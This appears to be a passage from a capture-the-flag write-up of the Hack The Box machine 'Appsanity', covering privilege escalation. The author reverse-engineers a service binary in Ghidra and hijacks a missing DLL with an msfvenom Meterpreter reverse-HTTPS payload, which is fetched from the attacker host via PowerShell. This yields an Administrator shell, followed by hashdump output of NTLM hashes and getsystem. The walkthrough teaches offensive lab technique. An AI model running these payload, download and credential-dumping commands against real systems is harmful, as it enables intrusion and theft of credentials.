
Screenshot Evidence



```
*Evil-WinRM* PS C:\PRogram Files\ReportManagement> download ReportManagement.exe

Info: Downloading C:\PRogram Files\ReportManagement\ReportManagement.exe to Repo

Info: Download successful!
*Evil-WinRM* PS C:\PRogram Files\ReportManagement> |
[Appsanity0:openvpn  1:msf- 2:winrm*Z
```

I analyzed the file using Ghidra again

Screenshot Evidence Ghidra Options



Format: Portable Executable (PE)


Language: x86:LE:64:default:windows

Destination Folder: ExaminationPanel:/

Program Name: ReportManagement.exe

I review strings in the file and found a location at C:\Program Files\ReportManagement\Libraries that attempts to load the file externalupload.dll


Screenshot Evidence



```
                           s_C:\Program_Files\ReportManagemen_140013c00     XREF[1]:     FUN_1400042b0:14000471f(*)
        140013c00 43 3a 5c        ds         "C:\\Program Files\\ReportManagement\\Libraries"
                  50 72 6f
                  67 72 61 ...

                           DAT_140013c2c                                     XREF[2]:     FUN_1400042b0:1400048ee(*),
                                                                                          FUN_1400042b0:14000494c(*)
        140013c2c 2e              ??         2Eh    .
        140013c2d 64              ??         64h    d
        140013c2e 6c              ??         6Ch    l
        140013c2f 6c              ??         6Ch    l
        140013c30 00              ??         00h
        140013c31 00              ??         00h
        140013c32 00              ??         00h
        140013c33 00              ??         00h
        140013c34 00              ??         00h
        140013c35 00              ??         00h
        140013c36 00              ??         00h
        140013c37 00              ??         00h

                           s_externalupload_140013c38                        XREF[1]:     FUN_1400042b0:140004cd6(*)
        140013c38 65 78 74        ds         "externalupload"
                  65 72 6e
                  61 6c 75 ...
```

I looked for that file on the server but it does not exist
I checked permissions on the directory and I have write permissions

Screenshot Evidence




```
*Evil-WinRM* PS C:\PRogram Files\ReportManagement> dir Libraries
*Evil-WinRM* PS C:\PRogram Files\ReportManagement> icacls Libraries
Libraries APPSANITY\devdoc:(OI)(CI)(RX,W)
          BUILTIN\Administrators:(I)(F)
          CREATOR OWNER:(I)(OI)(CI)(IO)(F)
          NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
          BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
          BUILTIN\Users:(I)(OI)(CI)(R)
          NT SERVICE\TrustedInstaller:(I)(CI)(F)
          APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(
          APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PA

Successfully processed 1 files; Failed processing 0 files
*Evil-WinRM* PS C:\PRogram Files\ReportManagement> |
[Appsanity0:openvpn  1:msf- 2:winrm*Z 3:bash
```

I generated an msfvenom payload and uploaded it to the Libraries directory

```
# Generated payload on Attack machine
sudo msfvenom -p windows/x64/meterpreter/reverse_https LHOST=10.10.14.69 LPORT=1338 -f dll -o /var/www/html/
externalupload.dll

# Downloaded using .NET Object on Target Machine
(New-Object Net.WebClient).downloadFile("http://10.10.14.69/externalupload.dll","C:\Program
Files\ReportManagement\Libraries\externalupload.dll")
```

Screenshot Evidence



```
*Evil-WinRM* PS C:\PRogram Files\ReportManagement\Libraries> dir


    Directory: C:\PRogram Files\ReportManagement\Libraries


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         12/3/2023   9:40 PM           9216 externalupload.dll
```


I started a Metasploit listener to catch the Meterpreter shell

```
# Metasplot Commands Executed
use multi/handler
set payload windows/x64/meterpreter/reverse_https
set LHOST=10.10.14.69
set LPORT 1338
run -j
```

I then connected to the app using netcat through my port forward and uploaded a file

```
# Command Executed on Attack machine
nc 127.0.0.1 100
help
upload externalupload.dll
```


Screenshot Evidence



```
┌──(root㉿kali)-[~/HTB/Boxes/Appsanity]
└─# nc 127.0.0.1 100
Reports Management administrative console. Type "h
help
Available Commands:
backup: Perform a backup operation.
validate: Validates if any report has been altered
recover <filename>: Restores a specified file from
upload <external source>: Uploads the reports to t
upload externalupload.dll
Attempting to upload to external source.
```

After a few seconds it caught a Meterpreter shell

Screenshot Evidence




```
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information
  --  ----  ----                     -----------
  2         shell sparc/bsd          Shell Banner: Spawn Shell ...  -----
  3         meterpreter x86/windows  APPSANITY\svc_exampanel @ APPSANITY
  4         meterpreter x64/windows  APPSANITY\Administrator @ APPSANITY
```

I was then able to read the root flag

```
# Commands Executed
type C:\Users\Administrator\Desktop\root.txt
#RESULTS
e6d2a0963585ca095cdaa8f7ba8c8aba
```

Screenshot Evidence



```
msf6 exploit(multi/handler) > sessions -i 4
[*] Starting interaction with 4...

meterpreter > shell
Process 3860 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.3570]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files\ReportManagement>whoami
whoami
appsanity\administrator

C:\Program Files\ReportManagement>hostname
hostname
Appsanity

C:\Program Files\ReportManagement>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 3:

   Connection-specific DNS Suffix  . : .htb
   IPv4 Address. . . . . . . . . . . : 10.129.69.224
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 10.129.0.1

C:\Program Files\ReportManagement>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
e6d2a0963585ca095cdaa8f7ba8c8aba

C:\Program Files\ReportManagement>
[Appsanity0:openvpn  1:msf* 2:winrm  3:bash-
```


ROOT FLAG: e6d2a0963585ca095cdaa8f7ba8c8aba

Windows Post

Now that I have full administrator access to the machine I performed further information gathering

```
# Meterpreter Commands
hashdump
#RESULTS
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3d636ff292d255b1a899123876635a22:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
devdoc:1002:aad3b435b51404eeaad3b435b51404ee:ba864f62df01b1115c4ce69988e31c83:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
svc_exampanel:1007:aad3b435b51404eeaad3b435b51404ee:bca84f651e110749aecef8259f16ce2f:::
svc_meddigi:1006:aad3b435b51404eeaad3b435b51404ee:bca84f651e110749aecef8259f16ce2f:::
svc_meddigiportal:1008:aad3b435b51404eeaad3b435b51404ee:bca84f651e110749aecef8259f16ce2f:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:78601e0139a6d95351626a66a22c4b65:::
```

Screenshot Evidence




```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3d636ff292d255b1a899123876635a22:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
devdoc:1002:aad3b435b51404eeaad3b435b51404ee:ba864f62df01b1115c4ce69988e31c83:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
svc_exampanel:1007:aad3b435b51404eeaad3b435b51404ee:bca84f651e110749aecef8259f16ce2f:::
svc_meddigi:1006:aad3b435b51404eeaad3b435b51404ee:bca84f651e110749aecef8259f16ce2f:::
svc_meddigiportal:1008:aad3b435b51404eeaad3b435b51404ee:bca84f651e110749aecef8259f16ce2f:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:78601e0139a6d95351626a66a22c4b65:::
meterpreter > |
[Appsanity0:openvpn  1:msf* 2:winrm- 3:bash
```

I then attempted to elevate to SYSTEM and was succcessful

```
# Command Executed
getsystem
```

Screenshot Evidence

